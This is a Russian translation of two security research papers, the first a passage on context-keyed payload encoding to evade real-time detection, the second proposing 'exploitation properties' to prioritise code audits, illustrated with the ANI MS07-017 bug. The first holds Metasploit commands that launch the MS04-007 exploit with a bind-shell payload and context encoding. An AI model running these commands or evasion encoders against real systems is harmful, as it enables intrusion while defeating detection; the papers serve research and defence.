Продолжайте, пока изменяющиеся данные не перестанут обнаруживаться, и сохраните полученную карту для данного экземпляра целевого процесса. Перезапустите приложение и постройте вторую карту. Сравните их и снова исключите все различающиеся данные. Повторяйте процедуру до стабилизации результата.

Затем итоговую карту необходимо проверить на наличие постоянных данных, непосредственно зависящих от окружения процесса и потому различающихся на разных узлах или в разных сетях. К ним относятся сетевые адреса и порты, имена узлов, сведения об операционной системе, пути установки, имена пользователей и другие параметры, задаваемые при установке приложения. Строки версии и иные существенные свойства самого приложения, определяющие его уязвимость, к этой категории не относятся.

После такой классификации в карте останутся два вида данных: постоянный контекст приложения и контекст его окружения. Оба подходят для выработки ключа, но первый легче переносится между целями, тогда как второй полезен главным образом для конкретного профилируемого процесса. Чтобы исключить зависимые от окружения значения, достаточно строить и сравнивать карты процессов на разных сетевых узлах и с различными параметрами установки.

Наконец, для уменьшения размера из карт можно удалить оставшиеся нулевые байты. Итоговая карта состоит из записей с адресами памяти и строками постоянных данных, расположенных по этим адресам.

Один из способов построить карту подходящих адресов и значений — воспользоваться инструментом Metasploit Framework `msfpescan`. Он сканирует исполняемые файлы PE и извлекает заданную часть секции `.text`. Эти данные подходят для контекстного ключа: при отображении в адресное пространство секция доступна только для чтения и не меняется. Кроме того, `msfpescan` определяет предполагаемые адреса этих постоянных значений в работающем процессе.

Предположим, требуется построить карту системной службы Windows для эксплуатации уязвимости MS06-040 [11] с контекстным кодировщиком. Целью `msfpescan` можно сделать общую DLL, скомпонованную с исполняемым файлом службы. Здесь выбрана `ws2help.dll`, не обновлявшаяся с 23 августа 2001 года. Более шести лет неизменности делают ее инструкции особенно стабильным источником потенциальных ключей. Первые 1024 байта исполняемых инструкций сканируются командой:

```
msfpescan -b 0x0 -A 1024 ws2help.dll
```

В ходе исследования `msfpescan` научили непосредственно выводить карту памяти; эта возможность появилась в Metasploit Framework 3.1. Сканирование и сохранение исполняемых инструкций `ws2help.dll` выполняется командой:

```
msfpescan --context-map context ws2help.dll
```

Этот способ значительно менее полон, чем описанный ранее. Однако для крупного процесса со множеством связанных библиотек профилирования одних лишь участков инструкций исполняемых файлов и DLL может быть достаточно для выбора контекстного ключа.

Metasploit Framework предоставляет и другой полезный инструмент — `memdump.exe`, сохраняющий все адресное пространство работающего процесса. Он подходит для этапа периодического чтения памяти: несколько сделанных с интервалом дампов сравниваются для выделения постоянных данных.

В рамках исследования создан инструмент smem-map [12] для профилирования адресного пространства процесса Linux и построения карты памяти. Это эталонная реализация описанной процедуры — консольная программа Linux, обращающаяся к адресному пространству процесса через файловую систему proc.

При первом запуске для целевого процесса smem-map заносит в исходную карту все ненулевые байты виртуальной памяти. При последующих опросах первоначально найденных диапазонов из карты исключаются изменившиеся данные. Если после перезапуска программы указанный файл карты уже существует, он загружается для сравнения. Поэтому карту можно уточнять в нескольких сеансах и на нескольких запусках целевого процесса. Адресное пространство сканируется командой:

```
smem-map <PID> output.map
```

Построив карту целевого приложения, кодировщик выбирает любую достаточно длинную последовательность данных, если результат не содержит байтов, запрещенных ограничениями вектора атаки. На цели декодировщик извлекает ключ по тому же адресу. Если он умеет читать отдельные байты из разных мест, ключ можно составить из нескольких адресов. Эти адреса кодировщик сохраняет в программе-декодировщике.

Входящий в Metasploit Framework кодировщик Shikata Ga Nai [9] реализует полиморфное кодирование XOR с аддитивной обратной связью и четырехбайтовым ключом. Его программа-декодировщик строится с динамической заменой инструкций и перестановкой блоков; используемые регистры также выбираются динамически.

Добавить контекстный ключ в реализацию Shikata Ga Nai оказалось просто. Вместо случайного четырехбайтового значения ключ выбирается из предоставленной карты. Исходный декодировщик помещал встроенный ключ в регистр инструкцией `mov reg, val (0xb8)`. Новая версия читает его из памяти инструкцией `mov reg, [addr] (0xa1)`. Таким образом, изменение свелось к замене одной инструкции и передаче адреса контекстного ключа вместо самого постоянного значения.

Описанная версия Shikata Ga Nai вошла в Metasploit Framework 3.1. После обычного выбора эксплойта и полезной нагрузки она включается в консоли командами:

```
set ENCODER x86/shikata_ga_nai
set EnableContextEncoding 1
set ContextInformationFile <application.map>
exploit
```

Metasploit Framework содержит эксплойт уязвимости из бюллетеня Microsoft MS04-007 [13]. Уязвимым компонентом является библиотека Microsoft ASN.1.

Перед эксплуатацией с контекстным ключом приложение необходимо профилировать. Открыв уязвимую библиотеку Windows XP без пакета обновлений в отладчике, можно получить список связанных библиотек. Собрав соответствующие DLL с целевой или эквивалентной лабораторной системы, карту создают при помощи msfpescan:

```
msfpescan --context-map context \
  ms04-007-dlls/*
cat context/* >> ms04-007.map
```

Созданную карту передают Metasploit и Shikata Ga Nai для кодирования полезной нагрузки:

```
use exploit/windows/smb/ms04-007-killbill
set PAYLOAD windows/shell_bind_tcp
set ENCODER x86/shikata_ga_nai
set EnableContextEncoding 1
set ContextInformationFile ms04-007.map
exploit
```

Как и постоянные данные приложения, временные данные подходят для контекстного ключа, если сохраняются достаточно долго. Например, DNS-сервер может быть уязвим к переполнению при

разборе имени узла или запроса адреса. Если части запроса остаются в памяти до срабатывания уязвимости и их расположение предсказуемо, ключом могут стать IP-адрес, номер порта, порядковый номер пакета и другие значения.

Атакующий может заранее поместить ключевые данные в адресное пространство цели. Например, кэширующий HTTP-прокси некоторое время держит недавно запрошенные ресурсы в памяти, прежде чем сохранить их на диск. Его можно заставить получить вредоносный ресурс с большим объемом подходящих данных. Даже если точный адрес неизвестен, контроль над содержимым позволяет декодировщику найти ключ при помощи других техник эксплуатации, например egg hunting [14, с. 9; 15].

2.4. Временные ключи

Понятие временного адреса введено в статье «Temporal Return Addresses: Exploitation Chronomancy» [16, с. 3]. Это область памяти, содержащая данные некоторого таймера: системные дату и время, число секунд с момента загрузки либо иной счетчик.

В той работе данные таймера применялись как адрес возврата при эксплуатации уязвимости. Их пригодность определялась масштабом и периодом — свойствами, задающими временное окно, в котором значение соответствует нужным инструкциям. Кроме того, значение по временному адресу непосредственно выполнялось как инструкция. Если содержащая его память помечена неисполнимой, как в новых версиях Windows [16, с. 19], возникает исключение.

Здесь ограничения значительно мягче: значение должно лишь оставаться неизменным в течение времени, когда оно используется как контекстный ключ. Его фактическое содержимое неважно, а пригодное окно определяется продолжительностью, но не положением на временной шкале. Байты таймера обновляются с разной частотой, поэтому из них можно выбирать ключи с окнами различной длины. Короткий ключ из одного или двух тщательно выбранных байтов способен оставаться постоянным достаточно долго.

В исследовании временных адресов возврата представлен инструмент telescope [16, с. 8]. Он ищет потенциальные временные адреса в памяти работающего процесса. С его помощью можно предсказывать значения контекстных ключей и определять их расположение.

В той же статье описана область SharedUserData, отображаемая во все процессы Windows NT и более новых систем [16, с. 17]. Она всегда находится по предсказуемому адресу и сохраняет обратную совместимость, поэтому отдельные значения имеют неизменные смещения относительно базового адреса. В следующих примерах используется находящееся там системное время.

Методы определения текущего времени целевой системы выходят за рамки статьи; некоторые подсказки приведены в работе о временных адресах возврата [16, с. 13–15]. Зная время цели, значения по различным временным адресам можно предсказывать с разной точностью.

Часть значения по временному адресу, скорее всего, меняется часто. Но для короткого ключа весь таймер не нужен, поэтому быстро меняющиеся байты можно игнорировать. Рассмотрим SystemTime из области SharedUserData: это стонаносекундный таймер от 1 января 1601 года, хранящийся как структура KSYSTEM_TIME по адресу 0x7ffe0014 во всех версиях Windows NT [16, с. 16]:

```
0:000> dt _KSYSTEM_TIME
+0x000 LowPart      : Uint4B
+0x004 High1Time    : Int4B
+0x008 High2Time    : Int4B
```

Из-за частого обновления некоторые байты слишком изменчивы для ключа. SystemTime занимает двенадцать байт, но High2Time дублирует High1Time, поэтому существенны лишь первые восемь. Расчеты из предыдущей статьи [16, с. 10] показывают, что выбирать следует четыре байта High1Time, начиная со смещения 4, то есть с адреса 0x7ffe0018.

Byte	Seconds (ext)
0	0 (zero)
1	0 (zero)
2	0 (zero)
3	1 (1 sec)
4	429 (7 mins 9 secs)
5	109951 (1 day 6 hours 32 mins)
6	28147497 (325 days 18 hours)
7	7205759403 (228 years 179 days)

Если кодировщик использует однобайтовый ключ, атакующему может вовсе не понадобится определять время цели. Байты с индексами 6 и 7 требуют угадать его лишь с точностью примерно до года и до 228 лет соответственно.

3. Слабости

Против криптографически слабого маскирования вроде XOR и используемых им ключей известны эффективные атаки. Хотя в статье часто обсуждались кодировщики на основе XOR, контекстная выработка ключа не привязана к этому алгоритму и применима к криптографически стойким методам. Поэтому атаки на конкретный алгоритм кодирования, включая XOR, здесь не рассматриваются.

4. Заключение

Кодировщик с контекстным ключом вряд ли помешает настойчивому эксперту-криминалисту исследовать закодированную нагрузку, целевую систему и приложение в автономном режиме и восстановить ключ. Однако автоматизированная система не сможет расшифровать нагрузку в реальном времени без подходящей карты памяти цели или способа автоматически ее построить.

По мере развития аппаратных и программных средств все больше систем сетевой защиты и мониторинга будут вслед за уже существующими решениями [5, с. 2–4; 4] пытаться в реальном времени анализировать подозрительный трафик эксплойтов и их полезные нагрузки.

4.1. Благодарности

Автор благодарит Н. D. Moore и Matt Miller (skape) за помощь в создании улучшенной реализации кодировщика Shikata Ga Nai для Metasploit в качестве проверки идеи, а также сопутствующих инструментов исследования.

Ссылки

- [1] Ivan Arce. The shellcode generation. IEEE Security & Privacy, 2(5):72-76, 2004.
- [2] skape. Implementing a custom x86 encoder. Uninformed Journal, 5(3), September 2006.
- [3] Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, Riley Hassell. The Shellcoder's Handbook: Discovering and Exploiting Security Holes. John Wiley & Sons, 2004.
- [4] Paul Baecher and Markus Koetter. libemu. <<http://libemu.mwcollect.org/>>, 2007.
- [5] R. Smith, A. Prigden, B. Thomason, and V. Shmatikov. Shellshock: Luring malware into virtual honeypots by emulated response. October 2005.
- [6] SkyLined and Pusscat. Alpha2 alphanumeric mixedcase encoder (x86). <http://framework.metasploit.com/encoders/view/?refname=x86:alpha_mixed>.
- [7] SkyLined and Pusscat. Alpha2 alphanumeric unicode mixedcase encoder (x86). <http://framework.metasploit.com/encoders/view/?refname=x86:unicode_mixed>.
- [8] H.D. Moore and spoonm. Call+4 dword xor encoder (x86). <http://framework.metasploit.com/encoders/view/?refname=x86:call4_dword_xor>.
- [9] spoonm. Polymorphic xor additive feedback encoder (x86). <http://framework.metasploit.com/encoders/view/?refname=x86:shikata_ga_nai>.
- [10] vlad902. Single-byte xor countdown encoder (x86). <<http://framework.metasploit.com/encoders/view/?refname=x86:countdown>>.
- [11] Microsoft. Microsoft security bulletin ms06-040. <<http://www.microsoft.com/technet/security/bulletin/ms06-040.mspx>>, August 2006.
- [12] |)ruid. smem-map - the static memory mapper. <<https://sourceforge.net/projects/smem-map>>.
- [13] Microsoft. Microsoft security bulletin ms04-007. <<http://www.microsoft.com/technet/security/bulletin/ms04-007.mspx>>, February 2004.
- [14] The Metasploit Staff. Metasploit 3.0 Developer's Guide. The Metasploit Project, December 2005.
- [15] skape. Safely searching process virtual address space. <<http://hick.org/code/skape/papers/egghunt-shellcode.pdf>>, September 2004.
- [16] skape. Temporal return addresses. Uninformed Journal, 2(2), September 2005.
- [17] SweetScape Software. 010 editor. <<http://www.sweetscape.com/010editor/>>, 2002.
- [18] |)ruid. Memorymap.bt. <<http://druid.caughq.org/src/MemoryMap.bt>>, 2007.

Приложение

А. Спецификация файла карты памяти

Файлы карт памяти, создаваемые вспомогательными инструментами исследования, соответствуют описанной ниже спецификации. Формат намеренно сделан простым, компактным и универсальным.

Файл карты памяти состоит из последовательно записанных записей данных. Каждая запись представляет фрагмент, найденный в адресном пространстве процесса. Благодаря простому устройству несколько файлов можно напрямую объединить в одну более крупную карту. Запись содержит следующие поля:

Размер, бит	Порядок байтов	Поле
8	не применяется	Тип данных
32	от старшего байта к младшему	Базовый адрес
32	от старшего байта к младшему	Размер
указан в поле «Размер»	не применяется	Данные

В настоящее время определены следующие значения поля «Тип данных»:

Значение	Тип
0	Зарезервировано
1	Статические данные
2	Временные данные
3	Данные окружения

Разбор прост: начиная с первого байта, следует прочитать три поля фиксированного размера, затем использовать значение поля «Размер» для чтения данных. Если после этого в файле остаются байты, за ними находится как минимум ещё одна запись.

Для удобного разбора и просмотра карт памяти предоставлен шаблон 010 Editor.

Улучшение анализа безопасности ПО с помощью свойств эксплуатации

Дата: 12/2007

Автор: skape

Контакт: <mmiller@hick.org>

Аннотация

Надёжно эксплуатировать программные уязвимости становится всё труднее: современные операционные системы по умолчанию включают действенные защитные механизмы. Поэтому атакующим придётся либо обходить их, либо искать недостаточно защищённые ошибки. Универсальных способов обхода большинства защит пока нет, и второй путь выглядит перспективнее. В статье вводится понятие эксплуатационных свойств — признаков, позволяющих оценить пригодность системы к эксплуатации независимо от конкретной уязвимости. Такая оценка важна и атакующей, и защищающей стороне. Идея показана на уязвимости ANI (MS07-017): с учётом эксплуатационных свойств содержащий ошибку код можно было бы раньше выделить для углублённого анализа.

1. Введение

Современные средства противодействия эксплуатации серьёзно осложняют создание надёжных атак. К важнейшим относятся GuardStack (GS), SafeSEH, DEP (NX), ASLR, кодирование указателей и улучшения диспетчера кучи [8, 9, 10, 15, 24, 3, 4]. Публичных эксплойтов, универсально обходящих все эти механизмы одновременно, очень мало, что подтверждает эффективность их совместной работы. Отсутствие отдельного механизма прямо повышает пригодность связанного кода к эксплуатации. В то же время почти у каждой защиты есть условия, при которых она помогает слабо или не помогает вовсе [5, 16, 18, 20, 2, 4]. Например, в некоторых случаях ASLR в Windows Vista обходится частичной перезаписью адреса, поскольку рандомизируются лишь 15 бит 32-разрядного адреса [2, 17]. У других механизмов также остаются пробелы в покрытии.

Известные ограничения защит можно использовать при выборе области анализа программы — ручного, статического или динамического. Необходимо решить, какие участки проверять и с каким приоритетом. Обычно внимание уделяют коду, пересекающему границу доверия, и сложным операциям, доступным из-за этой границы. Но при современных защитных механизмах такого критерия недостаточно: значительные усилия могут уйти на код, уже хорошо защищённый от эксплуатации.

Для устранения этого недостатка предлагаются эксплуатационные свойства. Они помогают понять, насколько легко было бы использовать ещё не найденную уязвимость. Участки с несколькими такими признаками особенно интересны и заслуживают дополнительной проверки. Подход полезен обеим сторонам: компания может целенаправленно исследовать код, где будущая ошибка даст надёжный эксплойт, а атакующий — не тратить время на области, эксплуатация которых заведомо трудна.

Эти свойства служат дополнительными критериями анализа безопасности. Если разметить ими код, объединения и пересечения множеств позволят выделять области под конкретную задачу.

Например, атакующего могут интересовать функции, где возможно и обычное переполнение стекового буфера, и частичная перезапись адреса возврата для обхода ASLR. Пересечение двух признаков оставит только удовлетворяющие обоим функции. Далее «сужением» называется именно такое ограничение области анализа, а не строгая математическая операция.

Автоматическая предварительная проверка не нова: существуют инструменты от простого поиска вызовов `strcpy` до сложного статического анализа. Эксплуатационные свойства добавляют к ним ещё один набор данных, исходя из предположения, что надёжно используемые уязвимости всё чаще будут находиться в слабо защищённых участках.

Раздел 2 классифицирует несколько конкретных свойств; раздел 3 показывает, как с их помощью выявить функцию с уязвимостью ANI; раздел 4 описывает возможные применения, а раздел 5 — дальнейшие исследования.

2. Свойства эксплуатации

Эксплуатационные свойства описывают лёгкость использования произвольной уязвимости. Такая оценка помогает определять факторы риска. Например, в моделировании угроз методика DREAD включает пригодность к эксплуатации как один из факторов [14]. Свойство не утверждает, что ошибка существует, а лишь показывает, насколько легко её было бы использовать. Категории соответствуют конфигурации и контексту: платформам, процессам, двоичным модулям, функциям и другим уровням.

Следующие подразделы приводят отдельные примеры, объясняют их влияние и способы обнаружения. Это не исчерпывающий перечень.

2.1. Свойства платформы

Свойства платформы показывают, насколько легко использовать уязвимость при данной ОС или архитектуре. Например, Windows 2000 не умеет принудительно запрещать выполнение страниц памяти, поэтому ошибки работающих на ней приложений эксплуатировать проще. Такие сведения полезны при оценке риска многоплатформенных программ. Другие примеры здесь не рассматриваются.

2.2. Свойства процесса

Свойства процесса характеризуют эксплуатацию ошибки в контексте работающей программы. Например, Internet Explorer в 32-разрядной Windows Vista по умолчанию не включает аппаратную DEP (NX), а значит исполняемый в нём код не защищён запретом выполнения областей данных. Контекст процесса помогает точнее оценивать риск, но подробно эта категория далее не рассматривается.

2.3. Свойства модулей

Свойства модуля показывают, как конкретный двоичный модуль влияет на лёгкость эксплуатации. Они помогают находить файлы, ошибка в которых или зависящем от них коде особенно опасна. Ниже приведены два примера.

Windows Vista стала первым крупным выпуском Windows со встроенной рандомизацией адресного пространства (ASLR) [15, 24]. Ради совместимости Microsoft сделала её добровольной: двоичный файл нужно собрать с ключом `/dynamicbase` [21]. Он устанавливает бит `0x40` в поле `DllCharacteristics`. При первом отображении такого файла ядро пытается случайно выбрать базовый адрес. Без бита адрес не рандомизируется, хотя файл может быть перемещён, если предпочтительная область уже занята. Поэтому модуль без ASLR способен оказаться в предсказуемом месте и дать атакующему сведения об адресном пространстве, облегчающие эксплуатацию любого кода того же процесса.

В Visual Studio 2003 Microsoft представила SafeSEH — встраиваемую при компиляции защиту от перезаписи SEH [5, 9]. В двоичный файл добавляется статический список допустимых обработчиков исключений. Диспетчер исключений проверяет, входит ли обработчик внутри отображённого модуля в этот список, и иначе может запретить вызов.

Для этого современные PE-файлы хранят в каталоге конфигурации загрузки смещение таблицы безопасных обработчиков и число её элементов. Там же находятся другие нужные загрузчику метаданные, например адрес глобального защитного значения модуля [13]. Вывод `dumpbin.exe` может выглядеть так:

```
310751E0 Safe Exception Handler Table
      1 Safe Exception Handler Count

Safe Exception Handler Table

Address
-----
310357D1 __except_handler4
```

Как и ASLR, SafeSEH защищает не полностью, если хотя бы один загруженный модуль собран без неё. Тогда при перезаписи SEH атакующий может выбрать обработчиком любой адрес в отображении этого модуля.

2.4. Свойства функций

Свойства функций описывают их влияние на пригодность приложения к эксплуатации. Функция может допускать приём, который обычно блокирует защита, либо просто помогать атакующему. Эта категория особенно полезна благодаря большей точности по сравнению со свойствами платформы, процесса и модуля.

GuardStack (GS), доступная в Microsoft Visual Studio с 2002 года, встраивает защиту от обычных переполнений стекового буфера [23]. В кадр стека помещается случайная «канарейка», а данные в кадре располагаются особым образом. Перед возвратом значение проверяется; несовпадение означает вероятное переполнение и приводит к завершению процесса.

После первого выпуска GS появились способы её обхода и ослабления [5, 16, 20]. Некоторые относились к старым или неполным реализациям; современная версия, за исключением взаимодействия с SEH, обычно считается надёжной, и универсальный публичный обход автору неизвестен. Поэтому защищённые функции менее интересны при поиске стековых переполнений, а функции без GS заслуживают немедленной проверки. Особенно подозрительны исключения внутри файла, в целом собранного с GS: компилятор решает защищать функцию по признакам вроде наличия локальных массивов фиксированного размера.

Предыдущие исследования показали, что функции без GS легко находятся статическим анализом [27]. При наличии символов и современного компилятора достаточно построить граф вызовов и выделить функции, не вызывающие `securitycheckcookie`: из множества всех функций вычитается подмножество с такой проверкой. Оставшиеся можно пометить как допускающие не

предотвращаемое GS стековое переполнение.

Нужно учитывать и версию компилятора: ранние реализации GS иногда обходились тривиально [16]. Они не меняли расположение кадра так, чтобы защитить другие локальные переменные и аргументы. Если переписанное значение затем разыменовывалось, например как указатель на функцию, GS не помогала. Отдельное свойство может отмечать функции, где возможен такой сценарий.

Особенность ASLR в Windows связана с шагом системного выделения памяти, ограничивающим число случайных битов. Базовые адреса большинства пользовательских отображений выравниваются по границе 16 страниц. Поэтому рандомизировать можно лишь младшие 15 бит старшей половины 32-разрядного адреса [17]: два самых старших бита фиксированы разделением ядра и пользовательского пространства без /3GB, а младшие 16 бит сохраняются. Это позволяет иногда обойти ASLR частичной перезаписью адреса [2], если рядом с исходным адресом имеется полезный код или данные.

Предположим, атакующий частично переписывает адрес возврата в стеке. Тогда полезная машинная команда должна находиться рядом с ним в той же выровненной 16-страничной области. Пусть уязвимую функцию *f* вызывают *h* и *y*. Если рядом с одним из мест вызова есть подходящая команда, *f* можно пометить как допускающую частичную перезапись. Пример псевдодизассемблирования:

```
... useful jmp on same 16-page region 0x14c1XXXX
0x14c1fc04 jmp esp
... entry point to h()
0x14c1a910 push ebp
0x14c1a911 mov ebp, esp
0x14c1a914 call f
... entry point to y(), not on same 16-page region
0x137f44c8 push ebp
```

Практичнее рассуждать в обратном направлении: для каждой области кода с полезной командой найти функции, вызываемые из той же выровненной 16-страничной области. Все такие дочерние функции получают признак возможной частичной перезаписи адреса возврата относительно выбранного набора команд.

Результат полностью зависит от того, что считать «полезным кодом или данными». Эксплуатация во многом остаётся искусством, и исчерпывающе ограничить действия атакующего невозможно. Но даже известный набор полезных команд лучше полного отсутствия такого критерия.

Характерный для 32-разрядных программ Windows приём — перезапись SEH [5]. Атакующий получает управление, изменив в стеке запись регистрации исключения. Если функция регистрирует обработчик, такой сценарий становится возможен и для всех её дочерних вызовов, поскольку обработчики связаны в цепочку. Соответствующее свойство легко обнаружить по сигнатуре кода, которым компилятор создаёт и регистрирует обработчик. Ниже критерию отвечают функции *f* и *g*:

```
void f() {
    __try {
        g();
    } __except(EXCEPTION_EXECUTE_HANDLER) {
    }
}

void g() {
    ...
}
```

Сведения полезны не только для перезаписи SEH. Иногда обработчик подавляет любое исключение, не завершая процесс [1]. В примере исключение внутри *g* поглотит функция *f*, что позволяет многократно повторять атаку и даже применять перебор, обычно невозможный после аварии. Так обход ASLR становится реалистичнее.

SafeSEH сделала внутреннее устройство обработчиков особенно важным. Она разрешает диспетчеру вызывать только обработчики, отмеченные допустимыми для данного файла, и не позволяет подставить произвольный адрес. Однако атакующий всё ещё может злоупотребить законным обработчиком [1]. Сценарий относится к EH3 и более ранним версиям, поскольку EH4 проверяет защитное значение до диспетчеризации. Поэтому обработчики EH3 и старше, включая языковые, стоит отмечать как потенциально полезные для эксплуатации.

Если хотя бы один модуль процесса собран без SafeSEH, защита снова неполна: при перезаписи SEH атакующий может сделать обработчиком любой адрес его отображения.

3. Практический пример: MS07-017

Уязвимость анимированных курсоров (ANI) обнаружил Александр Сотиров в конце 2006 года; Microsoft исправила её критическим обновлением MS07-017 в апреле 2007-го. Ошибка была доступна через браузер и другие пользовательские каналы и стала одной из первых заметных проблем Windows Vista. Несмотря на репутацию Vista как самой безопасной на тот момент Windows, эксплойты ANI работали очень надёжно: они игнорировали или обходили GS, DEP и новейшую защиту Vista — ASLR.

Ниже кратко разобраны сама ошибка и способы её эксплуатации, а затем показано, как эксплуатационные свойства вместе с другим классом признаков помогают находить функции с похожими дефектами. Это иллюстрирует отбор кода для дополнительной проверки по предполагаемой лёгкости эксплуатации.

3.1. Предпосылки

ANI была примечательной, но не первой ошибкой обработчика анимированных курсоров: почти такой же дефект Microsoft исправила двумя годами ранее в MS05-002. В обоих случаях входные данные файла курсора проверялись недостаточно. Основное первоначальное исследование и подробное описание выполнил Александр Сотиров [22]; здесь приведена лишь суть.

Уязвимость находилась в `user32!LoadAniIcon`, обрабатывающей блоки файла анимированного курсора. Каждый блок имеет формат TLV «тип — длина — значение»:

```
struct ANIChunk
{
    char tag[4];           // ASCII tag
    DWORD size;           // length of data in bytes
    char data[size];       // variable sized data
}
```

С учётом этой структуры ошибка хорошо видна в сокращённом псевдокоде по материалам Сотирова:

```
01: int LoadAniIcon(struct MappedFile* file, ...) {
02:     struct ANIChunk chunk;
03:     struct ANIHeader header; // 36 byte structure
04:     while (1) {
05:         // read the first 8 bytes of the chunk
06:         ReadTag(file, &chunk);
07:         switch (chunk.tag) {
08:             case 'anih':
09:                 // read chunk.size bytes into header
10:                 ReadChunk(file, &chunk, &header);
```

В строке 6 ReadTag читает заголовок блока в локальную переменную chunk, заполняя поля tag и size. Если метка равна 'anih', строка 10 через ReadChunk помещает данные в локальную структуру header. Функция использует поле size как число читаемых байтов, хотя header имеет фиксированный размер 36 байт. Блок большего размера вызывает обычное переполнение стекового буфера. Сама ошибка проста; интереснее условия её эксплуатации.

Можно было ожидать, что LoadAniIcon защищена GS: большинство двоичных файлов Vista собрано с этой возможностью [27]. Но компилятор иногда исключает отдельные функции. LoadAniIcon не содержит очевидных признаков стекового переполнения, например локальных массивов, и потому осталась без GS. Это возвращает атакующему обычные приёмы эксплуатации стека, хотя другие механизмы защиты ещё действуют.

Аппаратная DEP (NX) обычно не даёт выполнять код в стеке и куче. Однако Internet Explorer запускается без DEP, поэтому для ANI через браузер эта защита исчезает. Остаётся ослабленная, но всё ещё важная ASLR.

Для этой ошибки существуют два обхода ASLR. Способ Сотирова опирается на Internet Explorer, собранный без ASLR и потому загружаемый по постоянному адресу: можно использовать команды из отображения iexplore.exe. Способ автора применяет частичную перезапись, описанную в разделе 2.4.2. Оба надёжно нейтрализуют ASLR Vista.

Контекст дополнительно повышает надёжность: LoadAniIcon выполняется под обработчиком, который подавляет исключения. Неудачная попытка не обязательно завершает процесс, поэтому атаку можно повторять. Простая ошибка и лёгкий обход защит сделали ANI необычно опасной; далее показано, как заранее отметить такую функцию как высокорисковую.

3.2. Обнаружение

Лёгкость эксплуатации ANI делает её хорошим примером. Простые критерии должны выявить LoadAniIcon и одновременно достаточно сократить множество результатов, чтобы к нему можно было применить более дорогой анализ. Из описания ошибки выводятся несколько признаков.

Первый признак: LoadAniIcon не использует GS (2.4.1). Следовательно, рассматриваются только функции без этой защиты; остальные реже содержат пригодные к эксплуатации стековые ошибки.

Второй признак — возможность частичной перезаписью обойти ASLR. В случае ANI подходит команда jmp [ebx], находящаяся в той же выровненной 16-страничной области, что и место вызова LoadAniIcon. Функции с подобной возможностью образуют ещё один критерий.

Пересечение признаков отсутствия GS и частичной перезаписи уже даёт подмножество кода. Его можно сузить по форме ANI: запись вышла за пределы размещённой в стеке структуры не прямо в LoadAniIcon, а после передачи указателя на неё в ReadChunk.

Отсюда следует третий критерий — уже не эксплуатационное свойство, а свойство уязвимости. Оно отмечает код, по форме похожий на известные ошибки или потенциально уязвимый. Такие признаки, как и эксплуатационные, бывают как сложными, так и совсем простыми.

Здесь достаточно грубого, но полезного признака: передаёт ли функция дочернему вызову указатель на локальную переменную стека. Именно такую форму имеет ANI, и совпавший код как минимум заслуживает проверки.

Три свойства выявляют и ANI, и функции с похожим риском, но не доказывают наличие ошибки. Критериям соответствуют как уязвимая, так и исправленная версии LoadAniIcon. Цель метода — не подтвердить дефект, а найти код, который особенно важно проверить, поскольку возможную ошибку там будет легко использовать.

3.3. Тестовый случай

Для проверки идеи автор создал расширение среды Microsoft Phoenix [12]. Выпуск Phoenix SDK за июль 2007 года требует закрытых отладочных символов для машинных двоичных файлов, поэтому проверить уязвимую user32.dll не удалось. Вместо неё был собран файл с тестами, повторяющими форму ANI.

Инструмент сначала находил в целевом файле функции без GS, затем оставлял те, что передают дочерней процедуре указатель на локальную переменную стека. Для сбора сведений о потоке данных использовались представление статического однократного присваивания (SSA) и анализ псевдонимов Phoenix [12, 25]. Обратный анализ отслеживал возможное место хранения параметра от операнда в точке вызова и завершался в неподвижной точке либо после подтверждения указателя на стековую переменную.

Искусственно воспроизводить признак частичной перезаписи в тестовом файле бессмысленно. Можно поместить полезную команду рядом с местом вызова, но это лишь продемонстрирует уже известный поиск внутри одной 16-страничной области. Польза состояла бы только в дальнейшем сокращении результатов; без анализа настоящей уязвимой user32.dll содержательных выводов сделать нельзя.

3.4. Результаты

На тестовом файле инструмент сработал ожидаемо. Следующие функции похожи по форме на ANI: не используют GS и передают дочерней функции указатель на локальную переменную стека var:

```
int tc_df_pass_local_ptr_to_callee() {
    int var;
    tc_df_pass_local_ptr_to_callee_func(&var);
    return 0;
}
int tc_df_pass_local_ptr_to_callee_alias() {
    int var;
    int *p = &var;
    tc_df_pass_local_ptr_to_callee_func(p);
    return 0;
}
int tc_df_pass_local_ptr_to_callee_alias_struct(
    struct _foo *foo) {
    int var;
    foo->ptr = &var;
    return tc_df_pass_local_ptr_to_callee_func(
        foo->ptr);
    return 0;
}
```

В файл также добавили функции, которые не должны ошибочно удовлетворять критерию:

```
int tc_df_pass_local_to_callee_alias() {
    int var = 2;
    int p = var;
    tc_df_pass_local_to_callee_func(p);
    return 0;
}
int tc_df_pass_local_to_callee_deref() {
    int var = 2;
    int *p = &var;
    tc_df_pass_local_to_callee_func(*p);
    return 0;
}
int tc_df_pass_heap_ptr_to_callee(struct _foo *foo) {
```

```

    tc_df_pass_local_ptr_to_callee_func(&foo->val);
    return 0;
}

```

Результат анализа целевого файла:

```

>PhaseRunner.exe detectani.xml dfa.exe
Running phase: ANI Detection ... 1 target(s)

Displaying 3 normalizables at the
  ProgramElement.Method granularity...

00001: dfa!tc_df_pass_local_ptr_to_callee_alias
00002: dfa!tc_df_pass_local_ptr_to_callee
00003: dfa!tc_df_pass_local_ptr_to_callee_alias_struct

```

Это не доказывает, что метод нашёл бы настоящую функцию ANI, но подтверждает потенциал предложенных эксплуатационных свойств и свойств уязвимости. Другой интересный вариант — встроенные языковые запросы LINQ из Visual Studio 2008 [11]. Простое выражение для сужения множества:

```

var matches =
    from
        Method method in engine.GetScopeMethods()
    where
        !method.IsGuardStackEnabled() &&
        method.IsPassingStackLocalPtrToChild()
    select method;

foreach (var method in matches)
    Console.WriteLine("{0} matches", method);

```

4. Потенциальные применения

Эксплуатационные свойства особенно полезны при анализе программ. Аудитор может выявить двоичные файлы и функции, требующие более тщательной или приоритетной проверки. Вместе с другими ручными и автоматическими данными это даёт более полную картину безопасности. Атакующий сосредоточится на коде, который легче использовать; защитник направит туда ресурсы проверки. Последнему сведения помогают соотнести стоимость аудита с возможными потерями от публично обнаруженной ошибки: ущербом репутации и затратами на реагирование. Достаточно вспомнить, насколько дороже обходились уязвимости Windows, пригодные для создания сетевых червей, по сравнению с менее доступными дефектами.

Свойства могут подсказать и направления будущей защиты. Анализ легко эксплуатируемых областей покажет, какие дополнительные механизмы им нужны. Эти сведения можно передать компилятору, чтобы тот включал обычно необязательную защиту. Например, функция, которой по стандартным правилам не полагалась GS, после высокой оценки риска могла бы получить её автоматически.

5. Будущая работа

